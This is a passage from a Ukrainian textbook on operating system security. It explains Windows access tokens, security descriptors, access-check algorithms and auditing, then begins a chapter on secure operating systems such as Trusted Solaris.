Для груп операційна система Windows також визначає низку вбудованих локальних та доменних SID. Наприклад, SID, що репрезентує будь-який обліковий запис (Everyone чи World), має вигляд S-1-1-0, мережна група, тобто група, користувачі якої можуть реєструватися на комп'ютері з мережі, має SID S-1-5-2 (SECURITY_NETWORK_RID), група Local — S-1-2-0.

Маркери

Для ідентифікації контексту захисту процесу чи потоку SRM використовує об'єкт, який називають маркером доступу (Access Token) або просто маркером. До контексту захисту належить інформація, що описує привілеї, облікові записи та групи, зіставлені з процесом або потоком. Під час реєстрації користувача в системі процес WinLogon створює початковий маркер, що представляє користувача, який входить до системи, та зіставляє його з процесом оболонки, що застосовується для входження користувача. Можна згенерувати маркер викликом Win32-функції `Logon User` і застосувати його для створення процесу, що буде виконуватися в контексті захисту щойно зареєстрованого користувача. З цією метою необхідно передати отриманий маркер Win32-функції `CreateProcessAsUser`.

Довжина маркера варіюється, позаяк облікові записи різних користувачів мають різні набори привілеїв і зіставленні з різними обліковими записами груп. Але всі маркери зберігають одну і ту саму інформацію:

- джерело маркера;
- тип уособлення;
- ідентифікатор маркера;
- ідентифікатор автентифікації;
- ідентифікатор модифікації;
- час завершення дії;
- основна група за умовчанням;
- DACL за умовчанням;
- SID облікового запису користувача;
- SID групи 1, ..., SID групи *n*;
- обмежений SID 1, ..., обмежений SID *m*;
- привілей 1, ..., привілей *k*.

Визначаючи набір дій, дозволених у Windows потоку чи процесу, механізми захисту використовують два елементи маркера. Перший елемент складається із SID облікового запису користувача та груп. Використовуючи SID-ідентифікатори, SRM визначає, чи можна надати доступ до захищеного об'єкта того типу, що запитується. SID груп у маркері вказує, до яких груп належить обліковий запис користувача. Обробляючи клієнтські запити, серверні застосування можуть блокувати певні групи для обмеження посвідчень захисту, зіставлених з маркером. Блокування групи дає майже той самий ефект, що й її вилучення з маркера. Однак блоковані SID використовують під час перевірки прав доступу.

Другим елементом маркера, який визначає, що може робити потік або процес, якому призначено цей маркер, є список привілеїв — прав, зіставлених з маркером. Приклад такого привілею — право процесу або потоку вимикати комп'ютер.

Поля основної групи маркера за умовчанням і списку дискреційного керування доступом DACL є атрибутами захисту, що Windows застосовує до об'єктів, які створюються процесом чи потоком. Долучаючи до маркера інформацію про захист, Windows спрощує створення об'єкта зі стандартними атрибутами захисту.

Є основні маркери (Primary Token), що ідентифікують контекст захисту процесу, та уособлені (Impersonation Token), що застосовуються для тимчасового запозичення потоком іншого контексту захисту (як правило, іншого користувача).

Інші поля маркера — інформаційні. Поле джерела маркера зберігає відомості (у текстовій формі) про творця маркера. Воно дає змогу розрізняти такі джерела, як диспетчер сеансів Windows, мережний файловий сервер або RPC-сервер.

Ідентифікатор маркера є локально унікальним ідентифікатором (Locally Unique IDentifier, LUID), який SRM присвоює маркеру під час його створення. Виконавча система підтримує свій LUID-лічильник, за допомогою якого вона призначає кожному маркеру унікальний числовий ідентифікатор.

Ідентифікатор автентифікації (Authentication ID) — це ще один різновид LUID. Він призначається маркеру підсистемою, яка його створила. Як правило, такою підсистемою є Lsass, яка копіює ідентифікатор автентифікації для всіх маркерів — нащадків початкового маркера. За допомогою цього ідентифікатора програма визначає, чи належить певний маркер тому самому сеансові, що й інші маркери, які вона аналізує.

Ідентифікатор модифікації оновлюють щоразу, коли змінюються характеристики маркера. Перевіряючи ідентифікатор, програма виявляє зміни в контексті захисту з моменту останнього його використання.

Дескриптори захисту та керування доступом

Інформацію про захист, що зіставлена з об'єктом і вказує, кому та які дії дозволено виконувати над об'єктом, називають *дескриптором захисту* (Security Descriptor). Дескриптор захисту має свою структуру та містить такі атрибути:

- номер версії — версія моделі захисту SRM, що використана для створення дескриптора;
- прапорці — необов'язкові модифікатори, що визначають поведінку чи характеристики дескриптора (наприклад, прапорець SE_DACL_PROTECTED забороняє дескриптору успадковувати від іншого об'єкта параметри захисту);

- SID власника — ідентифікатор захисту власника;
- SID групи — ідентифікатор захисту основної групи цього об'єкта (використовується лише POSIX);
- список дискреційного керування доступом — вказує, хто і за якими методами може отримати доступ до об'єкта;
- системний список керування доступом — вказує, які операції доступу до цього об'єкта та яких користувачів слід реєструвати в журналі аудита безпеки.

Список керування доступом (Access Control List, ACL) має заголовок та може містити елементи контролю доступу (Access Control Entry, ACE). Розрізняють списки керування доступом двох типів: списки дискреційного керування доступом (DACL) і списки аудита (SACL). Кожен ACE має SID та маску доступу (а також набір прапорців).

ACE списку дискреційного керування доступом можуть мати такі значення:

- доступ дозволено (Access Allowed);
- доступ заборонено (Access Denied);
- дозволений об'єкт (Allowed Object);
- заборонений об'єкт (Denied Object).

ACE «доступ дозволено» надають користувачу доступ до об'єкта, а «доступ заборонено» — відмовляють у наданні прав, указаних у масці доступу.

ACE «дозволений об'єкт» і «заборонений об'єкт» відрізняються від ACE «доступ дозволено» і «доступ заборонено» лише тим, що їх використовують в Active Directory. Вони мають поле глобального унікального ідентифікатора (Globally Unique Identifier, GUID) — гарантовано унікального 128-бітового ідентифікатора. Це поле вказує, що такий ACE можна застосовувати лише до певних об'єктів чи підоб'єктів (з GUID-ідентифікаторами). Крім того, необов'язковий GUID вказує, що дочірній об'єкт успадкує ACE під час створення цього об'єкта в контейнері Active Directory, до якого застосовано ACE.

Якщо в дескрипторі захисту немає DACL (DACL = null), то будь-який користувач отримує повний доступ до об'єкта. Якщо DACL порожній (тобто в ньому немає ACE), доступу до об'єкта не отримає ніхто.

ACE, що використовуються в DACL, також мають набір прапорців, які контролюють і визначають характеристики ACE, пов'язані з успадкуванням. Деякі простори імен об'єктів містять об'єкти-контейнери та листкові об'єкти (Leaf Objects). Контейнер може містити інші контейнери та листкові об'єкти, які є його дочірніми об'єктами. Серед прикладів контейнерів можна назвати: каталог у просторі імен файлової системи та розділи у просторі імен реєстру. Окремі прапорці контролюють, як ACE застосовується до дочірніх об'єктів контейнера, зіставленого з цим ACE.

Системний список керування доступом містить елементи керування двох типів: ACE *системного аудита* (System Audit) та ACE *об'єкта системного аудита* (System Audit Object). Ці ACE визначають, реєстрацію яких операцій, що виконуються над об'єктами конкретними користувачами чи групами, буде здійснено.

Інформація про зареєстровані події зберігається у системному журналі аудита. Це можуть бути як успішні, так і невдалі операції. ACE об'єктів системного аудита зберігають GUID, що вказує тип об'єкта чи підоб'єкта, до яких застосовується цей ACE, та необов'язковий GUID, що контролює передавання ACE дочірнім об'єктам конкретних типів. Якщо SACL має значення null, аудит об'єкта не ведеться. Прапорці успадкування, що застосовуються до ACE DACL, можна також застосовувати до ACE SACL і об'єктів системного аудита.

Алгоритми з'ясовування прав доступу

Для визначення прав доступу до об'єкта застосовують два алгоритми [91,107]:

- алгоритм порівняння прав, які суб'єкт намагається отримати, з максимально можливими для цього об'єкта правами (алгоритм експортовано в режим користувача у вигляді Win32-функції `GetEffectiveRightsFromAcl`);
- алгоритм, що перевіряє наявність конкретних прав доступу та активізується через Win32-функцію `AccessCheck` або `AccessCheckByType`.

Права доступу кодуються за допомогою бітової маски, кожен біт якої відповідає певному праву доступу. В описі алгоритмів ми будемо використовувати такі позначення:

- m — маска доступу, що описує права доступу, які суб'єкт намагається отримати, але ще не отримав; спочатку маска m містить усі права, які суб'єкт запитав;
- g — маска доступу, що описує права доступу, вже надані суб'єкту (Granted); на початку роботи алгоритму g=0;
- d — маска доступу, що описує права доступу, заборонені суб'єкту (Denied); на початку роботи алгоритму d=0;
- a(*i*) — маска доступу *i*-го ACE;
- n — кількість ACE у дескрипторі захисту об'єкта;
- x_k — *k*-й біт маски доступу x;
- ~ — операція побітової інверсії;
- & — операція побітової кон'юнкції (побітове логічне І);
- | — операція побітової диз'юнкції (побітове логічне АБО).

На початку перевірки створюються маски g=0 і d=0, а в масках доступу m, a(1), ..., a(*n*) відображаються всі можливі права доступу. Таким чином, надалі всі маски доступу a(*i*) містять лише специфічні та стандартні права доступу, а маски m, g і d можуть містити ще й віртуальні права доступу (причому g і d — лише віртуальне право Access System Security).

Алгоритм визначення максимальних прав доступу

Перший алгоритм визначає права доступу таким чином.

1. За відсутності DACL (DACL = null) об'єкт є незахищеним і система захисту надає до нього повний доступ.
2. Якщо потік, який здійснює виклик, має привілей на привласнення об'єкта (Take Ownership Privilege), то система захисту надає право змінення власника (Write Owner Access): $g_{WRITE\_OWNER}=1$.

3. Якщо потік, який здійснює виклик, є власником об'єкта, йому надаються права керування читанням (Read Control) та доступу до DACL для записування (Write DACL Access): $g_{READ\_CONTROL}=1$ і $g_{WRITE\_DAC}=1$.
4. Виконується цикл по i від 1 до n. У циклі здійснюються такі дії:
   а) якщо i-й ACE має SID, який збігається із SID маркера доступу потоку, який здійснює виклик, і тип «доступ заборонено», то права доступу з a(i), які не містить g, додаються до d; тобто ті права, які ще не було надано в явному вигляді, позначаються як заборонені: d=d|(a(i) & ~g);
   б) якщо i-й ACE має SID, який збігається із SID маркера доступу потоку, який здійснює виклик, і тип «доступ дозволено», то права доступу з a(i), які не містить d, додаються до g; тобто надаються права, які ще не було заборонено у явному вигляді: g=g|(a(i) & ~d).

Після аналізу всіх елементів DACL обчислена маска наданих прав доступу g повертається потоку як максимальні права доступу. Вона відображає повний набір методів доступу, які потік може вдало запитувати, відкриваючи цей об'єкт.

Усе, що було сказано, стосується лише алгоритму, який працює в режимі ядра. В його Win32-версії, що реалізується функцією `GetEffectiveRightsFromAcl`, відсутній крок 2 і замість маркера доступу використовується SID єдиного користувача або групи.

Алгоритм визначення можливості доступу із заданими правами

Другий алгоритм виконує перевірку, чи можливо задовольнити конкретний запит на доступ із використанням маркера доступу потоку, який здійснює виклик. Кожна Win32-функція відкривання захищених об'єктів має параметр, що вказує на необхідну маску доступу m. Для того щоб визначити, чи має потік, який здійснює виклик, право на доступ до захищеного об'єкта, потрібно виконати такі операції.

1. За відсутності DACL (DACL = null) об'єкт є незахищеним і система захисту надає до нього доступ, який запитується.
2. Якщо потік, який здійснює виклик, має привілей на привласнення об'єкта і $m_{WRITE\_OWNER}=1$, система захисту надає право на зміну власника: $g_{WRITE\_OWNER}=1$, $m_{WRITE\_OWNER}=0$. Якщо після цього m=0 (тобто потік запитав лише доступ на зміну власника), система надає йому доступ цього типу і завершує перевірку.
3. Якщо потік, що здійснив виклик, є власником об'єкта, то:
   а) за умови, що $m_{READ\_CONTROL}=1$, йому надається право керування читанням: $g_{READ\_CONTROL}=1$, $m_{READ\_CONTROL}=0$;
   б) за умови, що $m_{WRITE\_DAC}=1$, йому надається право на записування до DACL: $g_{WRITE\_DAC}=1$, $m_{WRITE\_DAC}=0$ (якщо потік, який здійснює виклик, запитав лише ці права, тобто на цьому кроці m=0, то система захисту надає їх, не переглядаючи DACL).
4. Якщо потік, що здійснює виклик, має привілей аудитора, який не заблоковано, і $m_{ACCESS\_SYSTEM\_SECURITY}=1$, йому надається право на читання і записування параметрів аудита об'єкта: $g_{ACCESS\_SYSTEM\_SECURITY}=1$, $m_{ACCESS\_SYSTEM\_SECURITY}=0$ (якщо m=0, доступ надається без подальшої перевірки).

5. Далі здійснюється перегляд DACL. ACE обробляється, якщо:
   а) SID в ACE збігається з неблокованим SID (SID можуть бути блоковані та неблоковані) у маркері доступу потоку, що здійснює виклик, незалежно від того, чи це основний SID, чи SID групи;
   б) SID в ACE типу «доступ дозволено» збігається із SID у маркері доступу потоку, що здійснює виклик, і не має атрибута перевірки лише на заборону;
   в) виконується друга ітерація пошуку в дескрипторі обмежених SID і SID в ACE збігається з обмеженим SID у маркері доступу потоку, що здійснює виклик.

   У циклі по i від 1 до n переглядаються всі ACE в DACL — від першого до останнього:

   а) якщо i-й ACE має тип «доступ заборонено», то права доступу з a(i), які містить m, але не місить g, додаються до d; тобто права, рішення щодо яких ще не приймалися, позначаються як заборонені: d=d|(a(i) & m & ~g);
   б) якщо i-й ACE має тип «доступ дозволено», то права доступу з a(i), які містить m, але не містить d, додаються до g, тобто надаються ті права, що ще не було заборонено в явному вигляді; надані права вилучаються зі списку запитаних прав: g=g|(a(i) & m & ~d), m=m & ~g.

   Після кожної ітерації циклу здійснюється перевірка m:

   а) якщо m=0, це означає, що всі запитані права вже надано; в такому разі цикл завершується і потоку надається доступ до об'єкта за списком методів, заданим маскою g;
   б) якщо m=d, всі запитані та досі не надані права вже заборонено; за таких умов цикл завершується і потоку не надається доступ до об'єкта;
   в) якщо досягнуто кінця DACL, але деякі із запитаних прав доступу ще не надано ($m \neq 0$), доступ до об'єкта забороняється.
6. Якщо всі права доступу надано, але в маркері доступу потоку, що здійснює виклик, залишився принаймні один обмежений SID, система повторно сканує DACL у пошуку ACE, маски доступу яких відповідають набору запитаних прав доступу. За цих обставин відбувається також пошук ACE, SID яких збігається з будь-яким із обмежених SID потоку, що здійснює виклик. Потік отримає доступ до об'єкта за умови, що йому буде надано права доступу, які він запитував під час обох сканувань DACL.

Функціонування обох алгоритмів перевірки прав доступу залежить від відносного розташування ACE, що дозволяють та забороняють доступ. Візьмемо для прикладу об'єкт із двома ACE, перший з яких вказує, що деякому користувачеві дозволено повний доступ, а другий відмовляє у доступі. Якщо ACE, який дозволяє доступ, передує тому, що цей доступ забороняє, користувач отримає повний доступ до об'єкта. У протилежному випадку користувач взагалі не отримає доступ до об'єкта. Вбудовані засоби Windows завжди організують DACL таким чином, щоб передували ACE, які забороняють доступ.

Обробляти DACL щоразу, коли процес використовує визначник, було б неефективно для системи захисту, тому SRM перевіряє права доступу лише під час

відкривання визначника. Отже, якщо процес один раз вдало відкрив визначник, система захисту не може анулювати надані у цьому випадку права доступу, навіть коли DACL об'єкта змінився. Слід також враховувати, що код режиму ядра звертається до об'єктів за покажчиками, а не за визначниками, і тому під час використання об'єктів операційною системою права доступу не перевіряються. Інакше кажучи, виконавча система Windows цілком довіряє собі щодо захисту.

Той факт, що власник об'єкта завжди отримує право на запис DACL під час доступу до об'єкта, означає, що користувачам не можна заборонити доступ до об'єктів, які їм належать. Якщо з певних причин DACL об'єкта не надає потрібних прав (доступ заборонено), власник може відкрити об'єкт із правом запису DACL і запровадити новий DACL, що визначає потрібні права доступу.

Привілей привласнення об'єкта також є потужним засобом в арсеналі тих облікових записів, яким він призначений (наприклад, обліковому запису адміністратора). Власник цього привілею має доступ до будь-якого об'єкта в системі. Нехай який-небудь об'єкт належить іншому користувачу та явно забороняє адміністратору будь-які типи доступу до нього. Маючи привілей привласнення об'єкта, адміністратор може відкрити його із правом «зміна власника» (Write Owner Permission) і привласнити його, після чого закрити об'єкт і ще раз відкрити його з правом доступу до DACL для запису. Після цього він може змінити DACL так, щоб обліковому запису адміністратора було надано повний доступ до об'єкта.

13.4. Аудит

Реєстрація подій у Windows здійснюється шляхом виклику функцій ядра ОС, що додають записи у файли з розширенням .evt, розміщені в каталозі \WINNT\ system32\config [107, 108]. Є три журнали реєстрації подій — системний, прикладного ПЗ та безпеки. Події аудита генерує диспетчер об'єктів за результатами перевірки прав доступу. Для цього він використовує список аудита SACL, який визначає для кожного об'єкта, що саме буде реєструватися за спроби отримати доступ тим чи іншим суб'єктом. Події аудита можуть генерувати також Win32-функції, доступні прикладним програмам.

З аудитом пов'язані дві функції привілеїв: `SeSecurityPrivilege` і `SeAuditPrivilege`. Використовуючи першу, процес керує файлом журналу безпеки та переглядає і змінює SACL об'єктів, а за допомогою другої він генерує запис аудита у цьому журналі..

Рішення про аудит подій безпеки конкретного типу приймається відповідно до політики аудита локальної системи. Політика аудита є частиною політики безпеки (Local Security Policy), яку підтримує підсистема Lsass у локальній системі. Під час ініціалізації системи та після змінення політики Lsass надсилає SRM повідомлення, що інформує його про поточну політику аудита. Lsass відповідає за отримання від SRM записів, що генеруються на основі подій аудита, а також за їх редагування та передавання реєстратору подій (Event Logger).

SRM надсилає записи аудита до Lsass через своє LPC-з'єднання, після чого Event Logger додає їх до журналу безпеки. Крім записів аудита, що передає SRM,

Lsass і SAM генерують власні записи аудита, які Lsass пересилає безпосередньо Event Logger. На рис. 13.4 зображено схему системи аудита.

Рис. 13.4. Взаємодія елементів системи аудита

Записи аудита, що підлягають пересиланню LSA, ставляться у чергу в міру їх надходження — вони не передаються пакетами. Пересилання цих записів може здійснюватись у два способи. Якщо запис аудита невеликий (менший за LPC-повідомлення максимального розміру), він надсилається як LPC-повідомлення та копіюється з простору адрес SRM у простір адрес процесу Lsass. Якщо ж запис аудита великий, SRM робить його доступним для Lsass через спільну пам'ять та передає Lsass вказівник на нього у LPC-повідомленні.

У Windows 2000/XP адміністратори можуть переглядати журнали реєстрації через Control Panel (у російській локалізації — Панель управления). Списки аудита об'єктів задають у діалоговому вікні Auditing (у російській локалізації — Параметры аудита), яке можна відкрити за допомогою Windows Explorer (Properties ▸ Security ▸ Advanced ▸ Auditing (Свойства ▸ Безопасность ▸ Дополнительно ▸ Параметры аудита)). Політику аудита задають окремо — за допомогою спеціального оснащення, доступного через стартове меню або Control Panel (Administrative tasks ▸ Local security policy (Администрирование ▸ Локальная политика безопасности)).

13.5. Аналіз причин уразливостей системи Windows

Система безпеки Windows є досить досконалою. На всіх рівнях цієї операційної системи, починаючи з її архітектури, впроваджено засоби, покликані забезпечувати захист не лише самої системи, але й інформації, яка під її керуванням обробляється.

Слід чітко розмежовувати операційні системи Windows сімейства NT та інші (незахищені) операційні системи компанії Майкрософт (MS-DOS, Windows 3.x, 95/98/ME). Фактично, в них немає нічого спільного, крім торговельної марки Windows. Наразі Майкрософт не підтримує застарілі версії ОС, які не належать до сімейства NT.

Необхідно визнати, що на початку використання Windows NT в Інтернеті було виявлено багато помилок і вад захисту, які поступово виправлялися в сервісних пакетах (Service Pack) [15, 60], яких для Windows NT 4.0 було випущено аж шість. Windows NT 5, відома як Windows 2000, виявилася більш досконалою. Що стосується клієнтської системи Windows XP SP2 і серверної Windows 2003 Server, то до організації їх безпеки принципових зауважень немає.

Зауважте, що легкість використання Windows є оманливою. Система має інтуїтивно зрозумілий інтерфейс настроювання політики безпеки, але насправді її адміністрування досить складне, позаяк вимагає від системного адміністратора неабияких знань.

Узагальнимо причини вразливості Windows і наведемо класифікацію, запропоновану в [15] (рис. 13.5).

Таку класифікацію застосовують не лише до Windows, а й до інших ОС.




Рис. 13.5. Причини вразливості Windows NT

Висновки

1. Операційні системи сімейства Windows NT різних версій були сертифіковані за стандартами безпеки, зокрема за стандартом ISO/IEC 15408. ОС Windows XP SP2 у 2005 році пройшла експертне оцінювання на відповідність до вимог чинних в Україні нормативних документів щодо захищеності інформації від несанкціонованого доступу.
2. Архітектура Windows чітко структурована, базується на сучасних концепціях побудови операційної системи (мікроядро, рівень абстрагування від обладнання, об'єктно-орієнтований підхід). Слід зазначити, що Windows має досить чіткий комплекс засобів захисту. Переваги архітектури операційної системи Windows забезпечили легкість її перенесення на інші апаратні платформи, а також розширюваність ОС.
3. КЗЗ Windows NT складається з таких основних компонентів:
   - монітор безпеки (Security Reference Monitor, SRM);
   - підсистема локальної автентифікації (Local Security Authentication Subsystem Service, Lsass), що включає в себе сервіс локальної автентифікації Lsasrv;
   - база даних політики Lsass, розміщена в розділі реєстру HKLM\SECURITY;
   - диспетчер облікових записів безпеки (Security Account Manager, SAM) — служба, що виконується у процесі Lsass;
   - база даних SAM, розташована в розділі реєстру HKLM\SAM;
   - Active Directory;
   - пакети автентифікації;
   - процес Logon (Winlogon);
   - GINA (Graphical Identification and Authentication) — DLL режиму користувача, що виконується у процесі Winlogon;
   - служба мережного входження до системи (Net Logon).
4. Windows реалізує дискреційну модель розмежування доступу. Керування доступом здійснюється за допомогою модуля SRM і реалізується викликом функції `SeAccessCheck` ядра ОС за будь-якої спроби суб'єкта отримати доступ. При цьому використовуються дві структури даних — маркер доступу суб'єкта, що є носієм повноважень останнього, та дескриптор захисту об'єкта, що містить ідентифікатори власника об'єкта та його первинної групи, список дискреційного контролю доступу (DACL) та список аудита (SACL). Матриця доступу в цій ОС зберігається у вигляді списків контролю доступу об'єктів.
5. Windows підтримує такі типи суб'єктів доступу: користувачі (звичайні та псевдокористувачі), групи користувачів, спеціальні (тобто тимчасові) групи (наприклад, INTERACTIVE і NETWORK), відносні суб'єкти (наприклад, CREATOR_OWNER).
6. Усі об'єкти Windows є об'єктами доступу. Доступ суб'єкта до будь-якого об'єкта ОС може бути обмежений. У Windows існує ієрархія типів об'єктів, причо-

му операції, визначені для певного типу об'єктів, успадковуються об'єктами всіх підтипів цього типу. Файли, дискові каталоги та ключі реєстру — постійні об'єкти, які зберігаються на дисках комп'ютера. Решта об'єктів — тимчасові; вони зберігаються лише в оперативній пам'яті.

7. Windows NT підтримує 22 методи доступу суб'єктів до об'єктів. Шість із них можуть використовувати об'єкти всіх типів; їх називають стандартними методами доступу. Об'єкт кожного типу підтримує також до 16 типів специфічних методів доступу. З кожним із методів доступу пов'язане право доступу, яке так само може бути стандартним або специфічним.
8. Підсистема автентифікації Windows має трирівневу архітектуру. На верхньому рівні знаходиться процес автентифікації WinLogon.exe. Більшість високорівневих функцій процесу автентифікації реалізуються бібліотеками-провайдерами. На середньому рівні головну роль відіграє локальний розпорядник безпеки LSA та пакети автентифікації — бібліотеки, що реалізують більшість низькорівневих функцій автентифікації. На нижньому рівні підсистеми автентифікації знаходяться сховища облікових записів користувачів (у стандартній конфігурації — база даних SAM і сервіс NetLogon).
9. Реєстрація подій у Windows здійснюється шляхом виклику функцій ядра ОС. Події аудита може генерувати диспетчер об'єктів за результатами перевірки прав доступу, для чого він використовує список аудита, який називають системним списком контролю доступу. Події аудита можуть генерувати й безпосередньо Win32-функції, доступні прикладним програмам. Це саме право має код режиму ядра. Рішення про аудит конкретного типу подій безпеки приймається відповідно до політики аудита локальної системи. Політика аудита є складовою політики безпеки (Local Security Policy).

Контрольні запитання та завдання

1. Які сучасні концепції застосовує архітектура Windows?
2. Назвіть компоненти, з яких складається ядро Windows.
3. Які компоненти входять до комплексу засобів захисту Windows? Яке призначення має кожен із компонентів?
4. Які особливості архітектури Windows забезпечують легкість перенесення цієї операційної системи на інші апаратні платформи?
5. Який компонент КЗЗ здійснює керування доступом у Windows?
6. Яку модель розмежування доступу реалізує Windows?
7. Які структури даних застосовуються під час перевірки спроби доступу суб'єкта до об'єкта? Яке призначення кожної зі структур?
8. Назвіть типи суб'єктів доступу, які підтримує ОС Windows.
9. Які об'єкти, що їх підтримує ОС Windows, є постійними об'єктами? Чим вони відрізняються від тимчасових об'єктів?

10. Назвіть стандартні методи доступу до об'єктів у ОС Windows.
11. Що таке відображувані права доступу? Як їх застосовують під час перевірки прав доступу?
12. Які компоненти КЗЗ операційної системи Windows забезпечують автентифікацію користувачів?
13. Як здійснюється процес авторизації користувача в ОС Windows?
14. Які компоненти ОС Windows можуть генерувати події аудита?
15. Де і в якому вигляді зберігаються у Windows журнали аудита?

Розділ 14

Системи оброблення конфіденційної інформації

- ✦ Застосування захищених операційних систем для створення систем оброблення конфіденційної інформації
- ✦ Середовище Trusted Solaris
- ✦ Керування доступом до прикладних програм
- ✦ Операційна система Фенікс
- ✦ Дискреційна модель ієрархічного керування

14.1. Обґрунтування застосування захищених ОС для створення систем оброблення конфіденційної інформації

Світовий досвід створення захищених ІКС переконливо свідчить про те, що побудувати безпечну схему оброблення інформації в комп'ютерній системі не можна, не реалізувавши функцій захисту на рівні, на якому здійснюється основне керування ресурсами системи, тобто на рівні ОС [96, 111]. Більше того, численні випадки виявлення і використання вразливостей ОС свідчать про потребу в заходах із захисту систем від вторгнень та модифікацій. Далі у цьому розділі під захищеними операційними системами ми будемо розуміти не просто системи, здатні протистояти певній множині загроз (згідно з визначенням, наведеним у розділі 11), а системи, спеціально створені для оброблення конфіденційної інформації. Далі перелічено обов'язкові вимоги до таких ОС.

1. Комплексність захисту.

   Безпеку системи визначає безпека усіх її складових. Це означає, що всі складові системи мають містити засоби захисту. Створення захищеної ОС надає можливість створити захищену ІКС із захищених компонентів і долучити до неї незахищені компоненти (прикладні програми), роботу яких можна буде ретельно контролювати.

2. Контроль виконання функцій захисту.

   Можливість тотального контролю доступу, яку надає захищена ОС, дає змогу здійснити аналіз та верифікацію захищеності системи і позбавити її виявлених недоліків.

3. Універсальність і можливість адаптації для вирішення конкретних завдань. Рішення на базі захищеної ОС може бути адаптовано з урахуванням потреб і специфіки конкретних ІКС, що дає змогу ефективно вирішувати широкий спектр завдань.
4. Інтеграція із сучасними технологіями оброблення інформації шляхом впровадження в ОС різних засобів захисту.

   Захищена ОС може, зокрема, створювати надійне середовище для роботи інших засобів захисту (криптографічних засобів, міжмережних екранів або систем виявлення вторгнень). При цьому захищена ОС забезпечує їх захист від несанкціонованого втручання і перехоплення даних та інформації про ключі, паролі тощо.

У цьому розділі буде розглянуто дві системи, які є прикладами реалізації різних технологій створення захищених операційних систем: розроблення захищеної версії ОС шляхом удосконалення наявної системи та створення захищеної ОС «з нуля» з метою досягнення відповідності найвищим вимогам захищеності за діючими стандартами безпеки.

14.2. Система Trusted Solaris

Система Trusted Solaris є вдосконаленою версією операційного середовища Solaris.

У цьому розділі буде описано версію Trusted Solaris 8 [112]. Версія Solaris 10, окрім основної системи, містить пакет, що підвищує захищеність системи, який дістав назву Trusted Extensions. Після встановлення цього пакета, операційне середовище набуває усіх властивостей Trusted Solaris.

14.2.1. Основні характеристики середовища Trusted Solaris

У середовищі Trusted Solaris захист від порушників здійснено таким чином:

- обмежено доступ до КЗЗ;
- впроваджено додатковий захист паролів, що ускладнює їх викрадення;
- удосконалено контроль доступу до інформації, що сприяє її захисту;
- забезпечено аудит;
- унеможливлено підміну програм;
- впроваджено захист локальних периферійних пристроїв від НСД.

Обмеження доступу до комплексу засобів захисту

КЗЗ (в оригінальній термінології — Trusted Computing Base, TCB, тобто захищена обчислювальна база) — складова середовища Trusted Solaris, відповідальна за безпеку. Комплексна система захисту Trusted Solaris містить програмне (Software) та апаратне (Hardware) забезпечення, програми ПЗП (Firmware), документацію і рекомендації щодо процедури адміністрування. Утиліти та прикладні програми, які здатні отримувати доступ до файлів, що впливають на безпеку, є складовою

КЗЗ. Адміністратор системи має встановити обмеження на всі можливості користувачів взаємодіяти з КЗЗ, зокрема на:

- програми, які користувачі використовують, виконуючи свої службові обов'язки;
- файли, до яких користувачі мають доступ;
- утиліти, які здатні впливати на безпеку.

Додатковий захист паролів

Вважається, що порушники найчастіше втручаються до систем добиранням паролів. Середовище Trusted Solaris має кілька можливостей підвищити захищеність паролів. Користувачів можна змусити змінювати паролі через певні проміжки часу або встановлювати дату завершення їх дії. Окрім того, у Trusted Solaris впроваджено генератор паролів, що створює випадкові послідовності символів, які неможливо добрати за словником.

Захист інформації в системі шляхом удосконаленого контролю доступу

Файли та інші ресурси в системі захищені завдяки контролю доступу, встановленого власником інформації, й такого контролю доступу, який регулює лише система (мандатне керування доступом).

Забезпечення аудита

Середовище Trusted Solaris надає адміністраторам можливість здійснювати аудит усіх або лише обраних дій користувачів і складати звіти за ідентифікаторами користувачів, файлами, датою й часом.

Запобігання підміні програм

Іноді порушники підміняють або імітують системні програми (наприклад, login) для перехоплювання паролів чи інших критичних даних. У середовищі Trusted Solaris передбачено контроль за програмами, з якими фактично взаємодіє користувач. При цьому під час взаємодії з компонентами КЗЗ на дисплеї у призначених для цього місцях з'являється спеціальна позначка — так званий символ довіри (Trusted Symbol). Його наявність гарантує безпечне виконання транзакцій, що можуть впливати на безпеку. Відсутність цього символу вказує на можливість порушення безпеки.

Захист локальних периферійних пристроїв від несанкціонованого доступу

У середовищі Trusted Solaris адміністратори можуть керувати доступом окремих користувачів до локальних периферійних пристроїв (пристроїв запису на магнітну стрічку, дисководів оптичних дисків, принтерів, мікрофонів тощо). У Trusted Solaris обмеження доступу до периферійних пристроїв здійснено таким чином:

- віддалені користувачі не можуть застосовувати пристрої на кшталт мікрофонів чи пристроїв запису на магнітну стрічку, доки не увійдуть у систему локально;
